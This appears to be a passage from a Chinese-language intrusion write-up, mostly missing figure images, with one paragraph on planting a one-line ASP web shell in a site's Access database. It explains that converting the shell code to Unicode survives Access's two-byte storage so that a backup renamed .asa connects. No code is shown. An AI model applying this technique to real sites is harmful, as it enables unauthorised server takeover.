


图3

看来还是得从数据库上下功夫，试试数据库插马吧，在基本信息测试里写入一句话代码，如图6，保存好后备份数据库为fjhh.asa，使用一句话连接却没有出现熟悉的连接成功页面，在网上找了找资料，看到了Lake2写的ASP数据库插马小议。

原来ACESS在未开启Unicode压缩情况下，数据库就自动把拉丁字符用2个字节来存储，所以我们插入的asp代码会被空格隔开而失效。我使用C32打开fjhh.asa，发现如图7所示，使用工具将asp代码转化为Unicode再插入到数据库中，如图8。备份生成fjhh2.asa，终于连接成功了，如图9。




图4




图5




图6




图7




图8




图 9




图 10

